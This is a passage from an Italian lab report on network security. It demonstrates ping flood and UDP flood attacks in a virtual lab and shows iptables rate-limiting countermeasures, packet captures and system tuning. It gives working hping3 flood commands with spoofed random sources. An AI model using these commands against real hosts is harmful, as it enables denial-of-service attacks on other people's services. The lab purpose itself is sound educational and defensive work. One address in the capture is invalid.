1230..	91.925273	30.1.1.2	171.108.86.5	ICMP	60	Echo (ping) reply id=0xd60e, seq=24308/62658, ttl=64 (request in 123074)
1230..	91.925426	202.79.233.115	30.1.1.2	ICMP	42	Echo (ping) request id=0xd60e, seq=50164/62659, ttl=62 (reply in 123089)
1230..	91.925431	240.150.117.97	30.1.1.2	ICMP	60	Echo (ping) reply id=0xd60e, seq=24564/62659, ttl=62 (request in 123075)
1230..	91.926891	16.153.237.15	30.1.1.2	ICMP	42	Echo (ping) request id=0xd60e, seq=50420/62660, ttl=62 (reply in 123094)
1230..	91.927228	30.1.1.2	240.248.22.76	ICMP	60	Echo (ping) reply id=0xd60e, seq=49652/62657, ttl=62 (request in 123076)
1230..	91.927335	61.248.156.75	30.1.1.2	ICMP	42	Echo (ping) request id=0xd60e, seq=50676/62661, ttl=62 (reply in 123095)
1230..	91.927403	30.1.1.2	222.81.48.108	ICMP	60	Echo (ping) reply id=0xd60e, seq=49988/62658, ttl=64 (request in 123078)
1230..	91.927530	30.1.1.2	282.79.233.115	ICMP	42	Echo (ping) request id=0xd60e, seq=50932/62662, ttl=62 (request in 123083)
1230..	91.927969	172.76.68.153	30.1.1.2	ICMP	42	Echo (ping) request id=0xd60e, seq=50932/62662, ttl=62 (request in 123096)
1230..	91.928454	153.248.125.154	30.1.1.2	ICMP	42	Echo (ping) request id=0xd60e, seq=51188/62663, ttl=62 (request in 123097)
1230..	91.928823	180.248.149.209	30.1.1.2	ICMP	42	Echo (ping) request id=0xd60e, seq=51444/62664, ttl=62 (reply in 123099)
1230..	91.929174	203.58.127.46	30.1.1.2	ICMP	42	Echo (ping) request id=0xd60e, seq=51700/62665, ttl=62 (reply in 123102)
1230..	91.929272	30.1.1.2	16.153.237.15	ICMP	60	Echo (ping) reply id=0xd60e, seq=50420/62666, ttl=62 (request in 123088)
1230..	91.929404	30.1.1.2	61.248.156.75	ICMP	60	Echo (ping) reply id=0xd60e, seq=50676/62661, ttl=62 (request in 123087)
1230..	91.929646	30.1.1.2	172.76.68.153	ICMP	60	Echo (ping) reply id=0xd60e, seq=50932/62662, ttl=62 (request in 123090)
1230..	91.930479	30.1.1.2	153.248.125.154	ICMP	42	Echo (ping) request id=0xd60e, seq=51188/62663, ttl=62 (request in 123091)
1230..	91.930491	89.201.204.253	30.1.1.2	ICMP	42	Echo (ping) request id=0xd60e, seq=51956/62666, ttl=62 (reply in 123103)
1230..	91.931193	30.1.1.2	180.248.149.209	ICMP	60	Echo (ping) reply id=0xd60e, seq=51444/62664, ttl=62 (request in 123092)
1230..	91.931709	149.43.218.15	30.1.1.2	ICMP	42	Echo (ping) request id=0xd60e, seq=51956/62666, ttl=62 (request in 123104)
1230..	91.932486	125.3.241.241	30.1.1.2	ICMP	42	Echo (ping) request id=0xd60e, seq=52448/62667, ttl=62 (request in 123095)
1230..	91.933191	30.1.1.2	203.50.127.46	ICMP	60	Echo (ping) reply id=0xd60e, seq=51700/62665, ttl=64 (request in 123093)
1230..	91.933349	30.1.1.2	89.201.204.253	ICMP	60	Echo (ping) reply id=0xd60e, seq=51956/62666, ttl=64 (request in 123098)
1230..	91.933445	30.1.1.2	149.43.218.15	ICMP	60	Echo (ping) reply id=0xd60e, seq=52212/62667, ttl=64 (request in 123108)
1230..	91.933820	30.1.1.2	125.3.241.241	ICMP	60	Echo (ping) reply id=0xd60e, seq=52468/62668, ttl=64 (request in 123101)

Figure 14: Ping Flood - Cattura delle echo request

### 3.3 Contromisure

Al fine di mitigare l'attacco è stata implementata una contromisura. Tramite il tool *iptables* è possibile implementare delle regole per il filtraggio dei pacchetti, fungendo da firewall.

In questo caso, tramite l'implementazione delle regole si vuole impostare un limite alla frequenza di ping echo request ricevute, per cui è stata modificata la sola tabella *filter* (la tabella di default usata da *iptables*), ed in particolare la chain *INPUT*.

```
# Generated by iptables-save v1.8.10 (nf_tables) on Mon May 12 10:49:26 2025
*filter
:INPUT ACCEPT [15540:1103332]
:FORWARD ACCEPT [0:0]
:OUTPUT ACCEPT [0:0]
-A INPUT -p icmp -m icmp --icmp-type 8 -m limit --limit 6/min --limit-burst 4 -j ACCEPT
-A INPUT -p icmp -m icmp --icmp-type 8 -j DROP
-A INPUT -m conntrack --ctstate INVALID -j DROP
COMMIT
# Completed on Mon May 12 10:49:26 2025
```

Figure 15: Ping Flood - Regole iptables

Le regole, visibili anche in Fig. 15, sono le seguenti:

```
-A INPUT -p icmp --icmp-type 8 -m limit --limit 6/min --limit-burst  
4 -j ACCEPT
```

```
-A INPUT -p icmp --icmp-type 8 -j DROP
```

```
-A INPUT -m conntrack --ctstate INVALID -j DROP
```

Dove:

- -A: specifica in quale chain fare l'append della regola, in questo caso la catena INPUT;
- -p: specifica il protocollo, in questo caso ICMP;
- -icmp-type: specifica il tipo di pacchetti ICMP a cui applicare la regola, in questo caso pacchetti di tipo 8, quindi echo request;
- -m: specifica quale modulo viene utilizzato nella regola, nelle regole in esame:
  - limit: specifica un limite per la frequenza di ricezione dei pacchetti, in questo caso per fini didattici è stato impostato un limite estremamente basso (6/min) per poter mostrare l'efficacia delle regole. Viene inoltre utilizzato il parametro *–limit-burst*, che definisce un bucket iniziale di 4 pacchetti che possono essere accettati senza limitazioni. Dopo questi, il rate limiting (6/min) entra in vigore. Il bucket si ricarica di 1 pacchetto ogni 10 secondi (poiché 6/min = 1 ogni 10s).;
  - conntrack: specifica l'accesso a delle informazioni di tracking delle connessioni. Viene inoltre utilizzato il parametro *–ctstate* che definisce gli stati della connessione a cui è applicata la regola, in questo caso INVALID, cioè pacchetti non associati a nessuna connessione già conosciuta;
- -j: specifica il target della regola, cioè cosa fare se un pacchetto rispetta la regola, in questo caso DROP.


Le regole vengono applicate dall'alto verso il basso, tutti i pacchetti non analizzati da una regola vengono analizzati dalla regola successiva.

Tramite il comando:

```
watch -n 1 "sudo iptables -L INPUT -v -n"
```

è possibile osservare il numero di pacchetti e di bytes che superano una specifica regola.

## Network Security




```
user@user-virtualbox: ~/Desktop
File Azioni Modifica Visualizza Aiuto
user@user-virtualbox: ~/Desktop
Ogni 1,0s: sudo iptables -L -v -n
user-virtualbox: Tue May 13 10:17:16 2025
Chain INPUT (policy ACCEPT 480 packets, 34080 bytes)
 pkts bytes target prot opt in out source destination
    0     0 ACCEPT  1   -- *   *   0.0.0.0/0      0.0.0.0/0      icmp type 8 limit: avg 6/m
in burst 4
    0     0 DROP    1   -- *   *   0.0.0.0/0      0.0.0.0/0      icmp type 8
    0     0 DROP    0   -- *   *   0.0.0.0/0      0.0.0.0/0      ctstate INVALID

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target prot opt in out source destination

Chain OUTPUT (policy ACCEPT 480 packets, 34080 bytes)
 pkts bytes target prot opt in out source destination
```

Figure 16: Ping Flood - Catture iptables pre attacco



```
user@user-virtualbox: ~/Desktop
File Azioni Modifica Visualizza Aiuto
user@user-virtualbox: ~/Desktop
Ogni 1,0s: sudo iptables -L -v -n
user-virtualbox: Tue May 13 10:18:13 2025
Chain INPUT (policy ACCEPT 800 packets, 56800 bytes)
 pkts bytes target prot opt in out source destination
    6    168 ACCEPT  1   -- *   *   0.0.0.0/0      0.0.0.0/0      icmp type 8 limit: avg 6/m
in burst 4
23118 647K DROP    1   -- *   *   0.0.0.0/0      0.0.0.0/0      icmp type 8
    0     0 DROP    0   -- *   *   0.0.0.0/0      0.0.0.0/0      ctstate INVALID

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target prot opt in out source destination

Chain OUTPUT (policy ACCEPT 806 packets, 56968 bytes)
 pkts bytes target prot opt in out source destination
```

Figure 17: Ping Flood - Catture iptables post attacco

Come visibile in Fig. 16 e Fig. 17, durante l'attacco i primi 4 pacchetti (il limit burst) superano la prima regola, mentre i successivi pacchetti vengono analizzati dalla seconda

regola, che li scarta, finché non è possibile far passare ulteriori pacchetti (secondo il limit).

Per poter testare anche la terza regola è possibile ripetere l'attacco specificando l'uso di pacchetti *echo reply* tramite il comando:

```
sudo hping3 -C 0 --icmp --flood --rand-source 30.1.1.2
```

Il comando crea una serie di *echo reply* da degli indirizzi IP casuali verso la macchina vittima, Fig. 18





Figure 18: Ping Flood - Catture iptables post attacco

In questo caso iptables etichetta le *echo reply* come INVALID, in quanto le echo reply senza una corrispondente echo request sono considerate INVALID perché non appartengono a una connessione stabilita, per cui non vengono analizzate dalla prima e dalla seconda regola, ma dalla terza, che li scarta, Fig. 19.



The screenshot shows a terminal window titled "user@user-virtualbox: ~/Desktop". The command "Ogni 2,0s: sudo iptables -L -v --line-numbers" is being run. The output displays the current state of the iptables rules:

```
Ogni 2,0s: sudo iptables -L -v --line-numbers
user@user-virtualbox: Mon May 12 10:56:30 2025

Chain INPUT (policy ACCEPT 320 packets, 22720 bytes)
num  pkts bytes target     prot opt in     out    source          destination
1      0     0 ACCEPT     icmp  --  any    any    anywhere        anywhere       icmp echo-request
2      0     0 DROP       icmp  --  any    any    anywhere        anywhere       icmp echo-request
3  19066  534K DROP       all   --  any    any    anywhere        anywhere       ctstate INVALID

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
num  pkts bytes target     prot opt in     out    source          destination

Chain OUTPUT (policy ACCEPT 320 packets, 22720 bytes)
num  pkts bytes target     prot opt in     out    source          destination
```

Figure 19: Ping Flood - Catture iptables durante l'attacco

## 4 UDP Flood

### 4.1 Introduzione

L'**UDP Flood** rappresenta un attacco volumetrico a livello di trasporto. Sfruttando la natura connectionless del protocollo UDP, l'attaccante inonda la vittima con pacchetti spoofati, causando:

- Saturizzazione della banda di rete
- Esaurimento delle risorse hardware (CPU/RAM)
- Interruzione dei servizi legittimi (DNS, VoIP, etc.)

Nel seguente scenario di attacco è stata utilizzata la topologia presente in Fig. 65.

In un attacco UDP Flood, l'attaccante invia un numero enorme di pacchetti UDP a dei porti casuali del host target, obbligandolo a:

- Controllare se ci sono applicazioni in ascolto su quel porto;
- Capire che molti porti non hanno applicazioni in ascolto;
- Rispondere con un pacchetto ICMP Destination Unreachable.

L'altissimo volume di pacchetti UDP in ricezione porta il target a dover inviare moltissimi ICMP Destination Unreachable. Questa numero enorme di pacchetti in ingresso e in uscita potrebbe rendere il servizio indisponibile per clients legittimi. I sistemi operativi moderni hanno già implementate delle misure di sicurezza per mitigare l'attacco, andando a limitare il rate di risposte ICMP. Per comprendere al meglio le potenzialità dell'attacco, alcuni parametri relativi alle limitazioni sono stati opportunamente modificati.

### 4.2 Configurazione

I parametri da modificare si trovano in:

```
/proc/sys/net/ipv4/
```

Il primo parametro da modificare è *icmp\_ratelimit*, il cui valore di default è 1000 (cioè 1000 millisecondi tra un pacchetto e l'altro), tramite il comando:

```
sudo echo 100 > /proc/sys/net/ipv4/icmp_ratelimit
```

Tale parametro va modificato poiché rappresenta il rate massimo per l'invio di pacchetti ICMP specificati nel parametro *icmp\_ratemask*. Il valore di default della ratemask è 0x1818, valore che comprende anche i pacchetti ICMP Destination Unreachable.

Il secondo parametro da modificare è *udp\_mem*, contenente tre valori interi che rappresentano rispettivamente:

- MINIMUM - quando l'uso della memoria, inteso in pagine, è inferiore a questo valore, non viene applicata alcuna pressione per liberare memoria (default 19497);
- PRESSURE - quando l'uso della memoria supera questo valore, il sistema inizia ad applicare una leggera pressione, ad esempio limitando l'allocazione di nuovi buffer (default 25999);

- MAXIMUM - quando l'uso supera questo valore, il sistema rifiuta l'allocazione di ulteriori buffer UDP (default 38994);

Per peggiorare le prestazioni del sistema e renderlo più sensibile all'attacco, i valori sono stati modificati in modo che il sistema esaurisse più rapidamente la memoria UDP, scar-tando nuove connessioni UDP per mancanza di risorse, tramite il comando:

```
sudo echo "7168 8192 16384" > /proc/sys/net/ipv4/udp_mem
```

In questo modo i buffer si riempiono rapidamente ed il server non riesce più a gestire richieste legittime.

### 4.3 Documentazione dell'Attacco

A questo punto lanciamo l'attacco tramite la macchina Kali, che ha accesso al client tramite il router Cisco. Per l'attacco è stato utilizzato il tool *hping3*, un network tool in grado di inviare pacchetti ICMP/UDP/TCP, tramite il comando:

```
sudo hping3 --udp --flood --destport ++0 --rand-source 30.1.1.2
```

Dove:

- *-udp*: Specifica il protocollo utilizzato;
- *-flood*: Specifica che i pacchetti vanno inviati senza attese tra un pacchetto e l'altro;
- *-destport ++0*: Specifica il porto di destinazione, il doppio simbolo '+' indica che il porto di destinazione viene incrementato ad ogni pacchetto inviato;
- *-rand-source*: Imposta indirizzi IP sorgente in maniera casuale, simulando lo spoof-ing.

Pochi secondi dopo l'inizio dell'attacco è possibile notare un significativo aumento dei packets/second monitorati da *bmon* (Fig. 20).

## Network Security




Figure 20: Output bmon UDP Flood con hping3

L'attacco porta all'aumento dei tempi di ping verso la macchina target, così come all'aumento dei tempi di attesa per il recupero di una risorsa sul server Apache2, come visibili in Figg. 21 e 22.




Figure 21: UDP Flood - Rallentamenti dovuti a UDP Flood per il ping



```
(kali㉿kali)-[~/Net-Strike]
$ wget 30.1.1.2:80/napoli.png
--2025-05-20 05:38:40-- http://30.1.1.2:80/napoli.png
Connecting to 30.1.1.2:80... connected
HTTP request sent, awaiting response... 200 OK
Length: 2211458 (2.1M) [image/png]
Saving to: 'napoli.png'

napoli.png          100%[=====] 2.11M 48.5KB/s in 48s

(kali㉿kali)-[~/Net-Strike]
```

Figure 22: UDP Flood - Rallentamenti dovuti a UDP Flood per le richieste al server Apache2

L'attacco UDP Flood causa un significativo aumento del carico della CPU sul sistema target. Utilizzando il tool *htop*, Fig. 24 è possibile osservare un picco nell'utilizzo della CPU (fino all'81%), dovuto all'elaborazione dei pacchetti UDP e alla generazione delle risposte ICMP Destination Unreachable,

Inoltre, la modifica di `udp_mem` ha ridotto la disponibilità di buffer, costringendo il sistema a compiere operazioni aggiuntive per liberare memoria (garbage collection, scarto di pacchetti), aggravando ulteriormente il carico sulla CPU.

## Network Security

